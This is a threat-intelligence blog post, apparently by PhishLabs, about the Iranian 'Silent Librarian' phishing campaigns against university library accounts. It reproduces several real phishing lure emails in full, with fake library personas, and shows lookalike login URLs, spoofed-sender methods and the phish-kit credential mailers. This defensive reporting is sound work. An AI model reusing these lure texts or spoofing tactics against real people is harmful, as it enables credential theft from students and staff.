# Related Insights

info.phishlabs.com/blog/silent-librarian-more-to-the-story-of-the-iranian-mabna-institute-indictment

March 26, 2018

## By Jessica Ellis | March 26, 2018

Last Friday, Deputy Attorney General Rod Rosenstein announced the indictment of nine Iranians who worked for an organization named the Mabna Institute. According to prosecutors, the defendants stole more than 31 terabytes of data from universities, companies, and government agencies around the world. The cost to the universities alone reportedly amounted to approximately $3.4 billion. The information stolen from these universities was used by the Islamic Revolutionary Guard Corps (IRGC) or sold for profit inside Iran.


> Today, @TheJusticeDept, #FBI, @USTreasury, @NewYorkFBI, & @SDNYnews announced charges against nine Iranians for conducting massive #cyber theft campaign on behalf of the Islamic Revolutionary Guard Corps. https://t.co/WS382CZPUm pic.twitter.com/qHHd2bajTa
>
> — FBI (@FBI) March 23, 2018

PhishLabs has been tracking this same threat group since late-2017, designating them Silent Librarian. Since discovery, we have been working with the FBI, ISAC partners, and other international law enforcement agencies to help understand and mitigate these attacks.

The details of the phishing attacks identified by PhishLabs give a broader sense of the overall threat posed by this group when read alongside the crimes outlined in the indictment. While the indictment details the finely-crafted spear phishing campaigns targeting university professors, the attacks tracked by PhishLabs also involved the general targeting of university students and faculty to collect credentials for the victims' university library accounts. In light of the news from Friday, we are sharing insights and research that provide additional context to the Mabna Institute indictment.

## History and Targets

PhishLabs began compiling attacks, lures, and other information tied to Silent Librarian in December 2017. Starting with just two domains that hosted nearly two dozen university phishing sites, we used PassiveDNS analysis, Whois data, SSL certificate monitoring, and open source research to identify more phishing sites linked to the same group. To date, we have identified more than 750 phishing attacks attributed to Silent Librarian dating back to September 2013. These attacks have targeted more than 300 universities in 22 countries. While most of the targeted universities are located in the United States, Canada, United Kingdom, and Australia, there have also been schools targeted in other countries in Western Europe and Asia.




*Countries targeted by Silent Librarian phishing attacks.*

Looking at the list of university targets, it is clear that they are not randomly selected. All of the universities targeted in the Silent Librarian campaigns are generally prominent research, technical, or medical universities. Some schools in particular have been targeted numerous times over the past four-and-a-half years. For example, Monash University, located in Australia, has been a popular Silent Librarian target. The university has been targeted more than two dozen times by the group since the beginning of 2017. In addition to universities, Silent Librarian has also targeted non-academic institutions, such as Los Alamos National Laboratory, Electric Power Research Institute, Memorial Sloan Kettering Cancer Center, Ohio State Wexner Medical Center, and Thomson Reuters.


## Silent Librarian Lures

One of the notable aspects of Silent Librarian phishing campaigns is that their tactics have barely changed over time. Outside the correction of a few minor spelling errors, the content of the phishing lures has remained incredibly consistent. The likely reason for this consistency is that the success rate of campaigns using these lures was high enough that there was no need for them to evolve.  From a research perspective, though, the static nature of the group’s lure made it easier for us to identify past campaigns and track new campaigns as they occurred.



Dear User,
Your library account has expired, therefore you must reactivate it immediately or it closed automatically. If you intend to use this service in the future, you must take action at once! To reactive your account, simply visit the following page and login with your library account.

*Body of an email lure sent to an American university in February 2014.*




Dear User,

Your library account has expired, therefore you must reactivate it immediately or it will be closed automatically. If you intend to use this service in the future, you must take action at once!
To reactivate your account, simply visit the following page and login with your library account.

*Body of an email lure sent to an Australian university in October 2017.*

Overall, the lures constructed by Silent Librarian are remarkably authentic-looking.  Spelling and grammar, two of the primary indicators of a malicious email, are nearly perfect. The message in the lures are contextually legitimate, meaning it is an email a recipient could be reasonably expected to receive.

Most of the Silent Librarian lure emails contain spoofed sender email addresses, which make them appear as if they’re coming from a legitimate source. Some of the phishing emails, though, have been sent from temporary Gmail addresses. A small number of lures have even been sent from what appear to be email accounts at various Turkish universities.



From: **Helen Eyre** <userservices.supervisor@gmail.com>
Date: Wed, Aug 23, 2017 at 6:11 PM
Subject: Library Services
To:

Dear User,

This message is to inform you that your access to your library account will soon expire. You will have to login to your account to continue to have access to the library services.
You can reactivate it by logging in through the following URL. A successful login will activate your account and you will be redirected to your library profile.

http://go.[redacted].xxxx.cf
/login_service2https3axxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx_system3dprimo26institute3d01[redacted]/
(*Malicious link redacted*)

If you are not able to login, please contact Helen Eyre at hmeyre@[redacted].edu (*Non-existent personnel*) for immediate assistance.


Sincerely,

Helen Eyre
Main Library
[redacted] University
[redacted]
hmeyre@[redacted].edu

*Example lure sent from a temporary Gmail account.*

Each of the Silent Librarian lures ends with a very realistic looking closing signature containing contact information for the target library. This information is collected through open source research conducted by the threat actors. In some cases, all of the contact information can be found together on one webpage; however, some of the information is in different locations, indicating the actors are likely performing manual reconnaissance to gather the information.

At least a third of the Silent Librarian lures identified use fictitious personas to add a sense of authenticity to the emails. The names of these personas have evolved over time; however, the group has used the personas “Sarah Miller” and “Susan Jackson” frequently in recent campaigns. The group also changes the names of the personas to match the location of the target university. For example, a recent campaign targeting an Australian university used the persona “Jonathon Dixon,” while the persona identity “Shinsuke Hamada” was previously used in an email lure targeting a Japanese school.



From: Library Services - [redacted] Library <libraryservices [redacted].tr>
Date: Wed, Jun 7, 2017 at 6:03 PM
Subject: Library Account
To: [redacted]

Dear Library Member,

Your access to your library account is expiring soon due to inactivity. To continue to have access to the library services, you must reactivate your account.

For this purpose, click the web address below or copy and paste it into your web browser. A successful login will activate your account and you will be redirected to your library profile.

https: // login. revproxy. [redacted]. edu / login *[ Note: Hovering over the link reveals the URL http: // login. revproxy. [redacted]. edu. libt. cf / login / ]*

If you are not able to login, please contact Sarah Miller at sareh_miller @[redacted]edu for immediate assistance.

Sincerely,

Sarah Miller
[redacted] University Library
[redacted] USA
Phone: [redacted]


*Example lure containing “Sarah Miller” persona sent from a Turkish university email account.*

Like the overall content of their lures, the subject lines of Silent Librarian phishing emails have remained consistent over time. Since the beginning of 2017, 97 percent of lures contained the subject “Library Account,” “Library Notifications,” or “Library Services.” Sometimes the name of the target university has been appended to the subject to add more perceived authenticity to the attack vector.

## Phishing Pages


We have identified 127 different domains used to host Silent Librarian phishing sites since 2013.  Like a growing number of phishing sites, domains registered by Silent Librarian generally use Freenom top-level domains (TLDs) (.TK, . CF, .GA, .GQ, .ML) because they are available at no cost. The group has used domains on other TLDs, though rather sparingly. Some of the other recent TLDs associated with Silent Librarian domains include .IN, .IR, .INFO, .LINK, and .TOP.

Like their lures, the phishing sites crafted by Silent Librarian are very realistic. The URLs associated with the phishing pages closely mirror the full legitimate URL path of the account login page for the target university library.



https://login.ezproxy.lib.[redacted].edu/login/


*Legitimate American University Library Login URL (above)*



https://login.ezproxy.lib.[redacted].edu.reactivation.in/login/

*Silent Librarian Phishing URL (January 2018)*

The content of Silent Librarian phishing pages is almost identical to the legitimate target sites. The actors likely scrape the original HTML source code from the legitimate library login page, then edit the references to resources used to render the webpage (images, JavaScript, CSS, etc.) to point back to the original page, a common tactic among phishers.



[redacted]

Log in to your ACE account

Login is required for off-campus access: Even if you are currently signed into Quick Search (catalog), this step is still required.

Username

Password

Need Help?

Contact the IT Help Desk for help with your ACE account:

- Online: Help request form
- Phone: [redacted]
- Email: ithelp@[redacted]edu
- Visit: SU 231 or CBC B113

Need Help Using Library Materials?

- Accessing library materials from off campus
- Remote access FAQ
- Ask Us!

[redacted]

Log in to your ACE account

Login is required for off-campus access: Even if you are currently signed into Quick Search (catalog), this step is still required.

Username

Password

Need Help?

Contact the IT Help Desk for help with your ACE account:


- Online: Help request form
- Phone: [redacted]
- Email: ithelp@[redacted].edu
- Visit: SU 231 or CBC B113

Need Help Using Library Materials?

- Accessing library materials from off campus
- Remote access FAQ
- Ask Us!

*Side-by-side comparison of a legitimate login page (left) and a phishing page (right).*

At the beginning of 2017, Silent Librarian began to regularly obtain free Let’s Encrypt SSL certificates for their phishing pages. This technique, which we have previous discussed at length in blog posts from November and December, is used to create more realistic-looking phishing pages.



**Login to User Services**


[redacted]NetID/User ID:

Password/PIN:

Login problems, Questions, Comments?

*Example phishing page with valid SSL certificate.*

For a few of the Silent Librarian attacks, we identified and collected the phish kits that were used to construct the phishing sites and left on the malicious server. Phish kits contain all of the files necessary to stand up a phishing site quickly, such as HTML files, PHP mailing scripts, and other resources (image files, JavaScript, CSS, etc.). Because these kits are essentially the “recipe” of how a phishing site is created, they can provide valuable intelligence into the back-end functionality of the site. One of the best pieces of evidence that can be collected from a phish kit is the PHP mailing script, which contains the location where compromised information is sent, usually an email address. An analysis of the Silent Librarian kits identified two email accounts that were used to receive compromised victim credentials. One was a Gmail email address and the other was an email address with Vatanmail, an Iranian email service provider.



